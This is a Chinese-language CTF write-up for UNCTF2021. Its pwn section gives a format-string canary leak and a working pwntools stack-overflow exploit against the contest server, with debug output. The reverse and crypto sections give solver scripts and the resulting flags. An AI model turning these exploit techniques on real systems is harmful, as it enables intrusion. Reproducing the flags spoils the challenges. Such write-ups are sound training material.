
```c
unsigned __int64 leak()
{
  char s[88]; // [rsp+0h] [rbp-60h] BYREF
  unsigned __int64 v2; // [rsp+58h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(
    "I heared that you are interested in the CTF.\n"
    "            I hope that you will hold on to keep your interest\n"
    "           tell me,will you?");
  fgets(s, 80, stdin);
  puts("I will remember what you said");
  printf(s);
  puts("wait for your good news...");
  gets();
  return __readfsqword(0x28u) ^ v2;
}
```

使用checksec查看文件安全信息



```
┌──(root💀 kali)-[/home/zhou/桌面]
└─# file fo                                                                1 ✗
fo: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64
/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=d31e410c76acc4df462507b2908dfa70bf93
a9c2, not stripped

┌──(root💀 kali)-[/home/zhou/桌面]
└─# checksec --file=fo
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols
FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   78) Sym
bols      No    0               3               fo
```


发现文件开启了Canary保护



```
.text:0000000000400787 leak            proc near               ; CODE XREF: main+4F↓p
.text:0000000000400787
.text:0000000000400787 s               = byte ptr -60h
.text:0000000000400787 var_8           = qword ptr -8
.text:0000000000400787
.text:0000000000400787 ; __unwind {
.text:0000000000400787                 push    rbp
.text:0000000000400788                 mov     rbp, rsp
.text:000000000040078B                 sub     rsp, 60h
.text:000000000040078F                 mov     rax, fs:28h
.text:0000000000400798                 mov     [rbp+var_8], rax
.text:000000000040079C                 xor     eax, eax
.text:000000000040079E                 mov     edi, offset aIHearedThatYou ; "I heared that you are interested in the"...
.text:00000000004007A3                 call    _puts
.text:00000000004007A8                 mov     rdx, cs:stdin@@GLIBC_2_2_5 ; stream
.text:00000000004007AF                 lea     rax, [rbp+s]
.text:00000000004007B3                 mov     esi, 50h ; 'P'  ; n
.text:00000000004007B8                 mov     rdi, rax        ; s
.text:00000000004007BB                 call    _fgets
.text:00000000004007C0                 mov     edi, offset aIWillRememberW ; "I will remember what you said"
.text:00000000004007C5                 call    _puts
.text:00000000004007CA                 lea     rax, [rbp+s]
.text:00000000004007CE                 mov     rdi, rax        ; format
.text:00000000004007D1                 mov     eax, 0
.text:00000000004007D6                 call    _printf
.text:00000000004007DB                 mov     edi, offset aWaitForYourGoo ; "wait for your good news..."
.text:00000000004007E0                 call    _puts
.text:00000000004007E5                 lea     rax, [rbp+s]
.text:00000000004007E9                 mov     rdi, rax
.text:00000000004007EC                 mov     eax, 0
.text:00000000004007F1                 call    _gets
.text:00000000004007F6                 nop
.text:00000000004007F7                 mov     rax, [rbp+var_8]
.text:00000000004007FB                 xor     rax, fs:28h
.text:0000000000400804                 jz      short locret_40080B
.text:0000000000400806                 call    ___stack_chk_fail
```

可利用格式化字符串漏洞找出Canary距离字符数组s的偏移量为6


aaaa_%p_%p_%p_%p_%p_%p_%p_%p_%p_%p_%p



```
E:\CTF>nc64.exe node2.hackingfor.fun 39467
Do you know the format string?
           you can message at here:
            https://wiki.x10sec.org/pwn/linux/user-mode/fmtstr/fmtstr-intro/
I heared that you are interested in the CTF.
           I hope that you will hold on to keep your interest
          tell me,will you?
aaaa_%p_%p_%p_%p_%p_%p_%p_%p_%p_%p
I will remember what you said
aaaa_0x7f0cf9a016a3_0x7f0cf9a02780_0xffffffffffffffff_0x7f0cf9c29700_0x7f0cf9c29700_0x5f70255f61616161_0x70255f70255f7025
_0x255f70255f70255f_0x5f70255f70255f70_0xa7025
wait for your good news...
```

根据IDA上的信息得到s和Canary相差0x58，每8个字节为一个参数，则可计算出0x58÷8=11，11+6=17，所以最终的偏移量为17，可使用%17$p打印出Canary的地址

查看backdoor()的地址




```
.text:000000000040080D
.text:000000000040080D ; =============== S U B R O U T I N E =======================================
.text:000000000040080D
.text:000000000040080D ; Attributes: bp-based frame
.text:000000000040080D
.text:000000000040080D                 public backdoor
.text:000000000040080D backdoor        proc near
.text:000000000040080D ; __unwind {
.text:000000000040080D                 push    rbp
.text:000000000040080E                 mov     rbp, rsp
.text:0000000000400811                 mov     edi, offset command ; "cat flag;"
.text:0000000000400816                 mov     eax, 0
.text:000000000040081B                 call    _system
.text:0000000000400820                 nop
.text:0000000000400821                 pop     rbp
.text:0000000000400822                 retn
.text:0000000000400822 ; } // starts at 40080D
.text:0000000000400822 backdoor        endp
```

使用pwntools

exp:

```python
from pwn import *

io = remote('node2.hackingfor.fun', 39467)
context.log_level = "debug"
flag_addr = 0x40080D
io.sendlineafter('tell me,will you?\n', '%17$p')
io.recvuntil("0x")
canary = int(io.recv(16), 16)
payload = "A" * (0x58)+ p64(canary).decode('unicode_escape') +8*'A'+ p64(flag_addr).decode('unicode_escape')
io.sendline(payload)
print(io.recv())
print(io.recv())
```

得到flag



```
[DEBUG] Received 0x88 bytes:
    b'\n'
    b'I heared that you are interested in the CTF.\n'
    b'           I hope that you will hold on to keep your interest\n'
    b'          tell me,will you?\n'
[DEBUG] Sent 0x6 bytes:
    b'%17$p\n'

Warning (from warnings module):
  File "E:\CTF\脚本\pwnfo.py", line 7
    io.recvuntil("0x")
BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs
.pwntools.com/#bytes
[DEBUG] Received 0x1d bytes:
    b'I will remember what you said'
[DEBUG] Received 0x2f bytes:
    b'\n'
    b'0x286235501ec40500\n'
    b'wait for your good news...\n'

Warning (from warnings module):
  File "E:\CTF\脚本\pwnfo.py", line 13
    io.sendline(payload)
BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https:/
/docs.pwntools.com/#bytes
[DEBUG] Sent 0x71 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|
AAAA|AAAA|
    *
    00000050  41 41 41 41  41 41 41 41  00 05 c4 1e  50 35 62 28  |AAAA|AAAA|
·····|P5b(|
    00000060  41 41 41 41  41 41 41 41  0d 08 40 00  00 00 00 00  |AAAA|AAAA|
··@·|····|
    00000070  0a                                                  |·|
    00000071
b'\nwait for your good news...\n'
[DEBUG] Received 0x2c bytes:
    b'UNCTF{c354a4cd-7217-47e1-bbea-4b68046c802e}\n'
b'UNCTF{c354a4cd-7217-47e1-bbea-4b68046c802e}\n'
>>> 
```

Reverse

ezlogin


IDA打开查看main，进入login()

```
printf("------Enter your name:");
  scanf("%s", Str);
  printf("------Enter your password:");
  scanf("%s", v19);
  v1 = strlen(Str);
  v2 = 0;
  if ( v1 <= 0 )
  {
LABEL_12:
    v4 = MessageBoxA(0, "Login Successfully!", "UNCTF2021", 0x24u);
    if ( v4 == 1 || v4 == 6 )
    {
      v5 = 0;
      qmemcpy(v17, "pqsd`fl{zmpZsag}wdYVkUNC", 24);
      v6 = 0;
      do
      {
        v7 = &v17[v5];
        for ( i = 2; i >= 0; --i )
        {
          v9 = *v7;
          v7 += 8;
          Text[v6++] = v9 ^ 0x16;
        }
        ++v5;
      }
      while ( v5 <= 4 );
      Text[v6] = 0;
      MessageBoxA(0, Text, "UNCTF2021", 0x40u);
    }
  }
  else
  {
    v3 = 0;
    while ( v19[v2] == v3 + Str[v2] )
    {
      ++v2;
      v3 += 2;
      if ( v2 >= v1 )
        goto LABEL_12;
    }
    MessageBoxA(0, "Longin Failed!", "UNCTF2021", 0x40u);
  }
```

发现name<=0即算登录成功，但此处必须要输入字符。

另外在else中判断了v19[v2] == v3 + Str[v2]，只要满足其中的条件，就仍然会跳至登录成功。最简单的情况是name只输入1位，password的第1位和name相同。

获得flag



F:\Downloads\UNCTF2021\ezlogin.exe

```
-----Welcome to the landing page-----
------Enter your name:1
------Enter your password:1
```


UNCTF2021

flag{refOrL@ve}

rejunk

IDA打开查看main，发现很多垃圾代码


注意到



```
sprintf(Buffer, "%s%s%s%s", "WQGUL", "xb>2:", "ooh95=", "''twk");
if ( (v9 ^ (v14[v9] + 2)) != Buffer[v9] )
  break;
if ( ++v9 > 20 )
{
```

只需输入的内容+2，XOR下标=WQGULxb>2:ooh95=''twk即算成功


所以反推，XOR后-2，得出flag



```
85,78,67,84,70,123,98,55,56,49,99,98,98,50,57,48
,53,52,100,98,125
```

入的若为ASCII码，请以西文逗号隔开！末尾无须加逗号
输入的内容尽量不要太多，否则出错！

```
UNCTF{b781cbb29054db}
```



```
input your answer:
UNCTF{b781cbb29054db}
SUCC
```

py_trade


手工还原Python字节码，结果如下：

```python
flag='XXXXXX'
num=[0]*18
k=0
for i in range(len(flag)):
    num[i]=(ord(flag[i])+i)^(k%3+1)
    num[len(flag)-i-1]=(ord(flag[len(flag)-i-1])+(len(flag)-i-1))^(k%3+1)
    k+=1
    print (num)
```

exp：

```python
num=[115, 120, 96, 84, 116, 103, 105, 56, 102, 59, 127, 105, 115, 128, 95, 124, 139, 49]
k=17
for i in range(0,9):
    print(chr((num[i]^(k%3+1))-i),end='')
    k-=1
k=9
for i in range(9,18):
    print(chr((num[i]^(k%3+1))-i),end='')
    k+=1
```

得出flag



```
py_Trad3_1s_fuNny!
```

进行加密验证通过。

chall


题目提示RC4，需要脑洞

IDA打开查看main



```c
int __fastcall process_a(int a1)
{
  bool v1; // zf
  const char *v2; // rdi

  v1 = a1 == 22;
  v2 = "YOUWRONG";
  if ( v1 )
    v2 = "Imagination is the topic\nRivest Cipher Four:\ncodemaker";
  return puts(v2);
}
```

密钥为当前的年份，即2021

进入process_a()


```c
int __fastcall process_a(int a1)
{
  bool v1; // zf
  const char *v2; // rdi

  v1 = a1 == 22;
  v2 = "YOUWRONG";
  if ( v1 )
    v2 = "Imagination is the topic\nRivest Cipher Four:\ncodemaker";
  return puts(v2);
}
```

尝试发现，codemaker使用RC4加密后即是flag


RC4

Passphrase
2021
UTF8

Input format
UTF8

Output format
Base64

```
codemaker
```

Output

```
Ts/15pXiG0Fw
```

Crypto


easy_rsa

已知p、q、e、c

exp：

```
import gmpy2
import libnum
p = 12525187149887628510447403881107442078833803097302579419605689530714690308437476207855511625840027119860834633695330551080761572835309850579517639206740101
q = 9961202707366965556741565662110710902919441271996809241009358666778850435448710324711706845973820669201482939820488174382325795134659313309606698334978471
e = 65537
c = 28587419802025513525354713621431206010395084854419372005671024739235625817936539010481222419824634956610184430308528941304950093228826213143262329902946812513518444587906469224383320964300417189270202019231856531012143472434842753891213128487132962453421971000901646523331476667655739056951415917218673801225
n = p * q
fn = (p - 1) * (q - 1)
d = gmpy2.invert(e, fn)
m = hex(gmpy2.powmod(c, d, n))[2:]
print (m)
```

得出flag



```
554e4354467b546831735f31735f663161675f6630725f756e6374665f3230323121217d
```


```
UNCTF{Th1s_1s_f1ag_f0r_unctf_2021!!}
```

探秘中世纪城堡

根据题目“年轻的大帝率领着64位皇珈骑士冲破了双重阻栏夺下了城池。”

猜测由凯撒密码、base64、栅栏密码加密而成

解密得出flag



ROT13

✓ Rotate lower case chars ✓ Rotate upper case chars ☐ Rotate numbers

Amount
47

